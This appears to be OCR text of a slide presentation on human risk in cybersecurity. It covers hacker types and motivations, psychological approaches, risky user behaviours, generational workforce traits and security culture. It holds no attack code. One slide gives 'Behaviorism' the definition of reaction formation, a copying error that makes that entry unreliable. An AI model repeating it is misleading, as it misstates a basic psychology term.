
PENETRATION TESTING

Simulated attacks targeted at vulnerabilities in technology, people and processes that other methods, such as scanning, may not detect. The goal, methodologies, and execution of penetration tests vary depending on what an organization desires to accomplish.

ECS

OPTIV – The Security Landscape

TECHNOLOGY IS NOT ENOUGH



LET’S TALK ABOUT PEOPLE

WHO ARE THE CRIMINALS AND WHAT DO THEY WANT?

Types

Motivation

Strategies

Hacker types, motivations and strategies: A comprehensive framework – Samuel Chng, et.al

Types

- Professionals
- Old Guards
- Students
- Insider
- Novice
- Crime Facilitator
- Cyberpunks
- Hacktivists
- Digital Pirates
- Nation States
- Petty Thieves
- Online Sex Offenders

Strategies

Type	Strategies
Novices	Not careful enough to cover their online tracks.
Cyberpunks	Focused on garnering public and media attention.
Insiders	Uses internal confidential knowledge of a company’s cyberinfrastructure.
Old Guards	Includes white hats and grey hats.
Professionals	Careful to not leave any online trail behind.
Hacktivists	Goal is to gain attention by defacing high profile websites and widely used databases.
Nation States	Persistent and continuously aim for what they want through a process driven strategy.
Students	Like to experiment.
Petty Thieves	Short term fiscally focused.
Digital Pirates	Steal copyrighted content and leak them.
Online Sex Offenders	Targets vulnerable victims combines malicious attachments with compromising pictures or videos
Crime Facilitator	Offers cybercrime-as-a-service.

Motivation

- Curiosity
- Financial
- Notoriety
- Revenge
- Recreation
- Ideology
- Sexual Impulses

“Individuals are at a psychological disadvantage when faced with cybercrime. They are often not presented with sufficient information to make optimal decisions in privacy-sensitive situations.”

-Dr. Brenda K. Wiederhold, Virtual Reality Medical Center

WHAT DO WE KNOW ABOUT PEOPLE?

- Reaction Formation
- Humanism
- Behaviorist Approach
- Cognitive Perspective
- Biological

ECS

PSYCHOLOGICAL APPROACHES WHEN DEALING WITH PEOPLE

1 **Reaction Formation**

A defense mechanism in which people express the opposite of their true feelings, sometimes to an exaggerated extent.

2 **Humanism**

A democratic and ethical life stance which affirms that human beings have the right and responsibility to give meaning and shape to their own lives.

3 **Behaviorism**

A defense mechanism in which people express the opposite of their true feelings, sometimes to an exaggerated extent.

4 **Cognitive Perspective**

The psychological viewpoint that the focuses on the how people (and other animals) process, store, and retrieve information and how this information is used to reason and solve problems.

5 **Biological**

Examines the relationship between mind and body, neural mechanisms, and the influence of heredity on behavior.

ECS

Criminals can be intrinsically or extrinsically motivated. However, how can we help mitigate human risk examining the intersection of psychology and cybersecurity?

SO, LET'S TALK ABOUT IT...


What are some cyber behaviors that undermine security and why are they happening?

What are some of the impacts of a multigenerational workforce?

What are some keys to creating a positive security culture?

BEHAVIORS THAT UNDERMINE SECURITY


Behaviors that increase Human Risk



Password Sharing
Unauthorized External Media
Clicking Links
Same Passwords
Opening Attachments
Oversharing on Social Media
Visiting Suspicious Websites


BEHAVIORS THAT UNDERMINE SECURITY

Behaviors that increase Human Risk



- There are good people and bad people, but it is all about motive
- Humans innately want to help and be wanted
- Cybersecurity professionals may be asking for a lot

MUTIGENERATIONAL WORKFORCE INFLUENCES



GENERATION INFLUENCERS

MUTIGENERATIONAL WORKFORCE INFLUENCES

	SILENT GENERATION	BOOMER	GEN X	MILLENNIAL	GEN Z
INFLUENCERS	• The space age • Raised by parents • Had hard times followed by prosperity	• Civil Rights • Space Travel • High Divorce Rate • Promised the American Dream	• Watergate • Moms worked • Had to take care of themselves • Told that they would not do as well as parents	• Digital media options • Children of divorce • Want to turn around wrong • Children with schedules • Introduction of social media	• Tech-savvy • Worst environmental and economic problems • Easy access to information

KEYS TO CREATING A POSITIVE SECURITY CULTURE


Take a note for swarm theory and AI

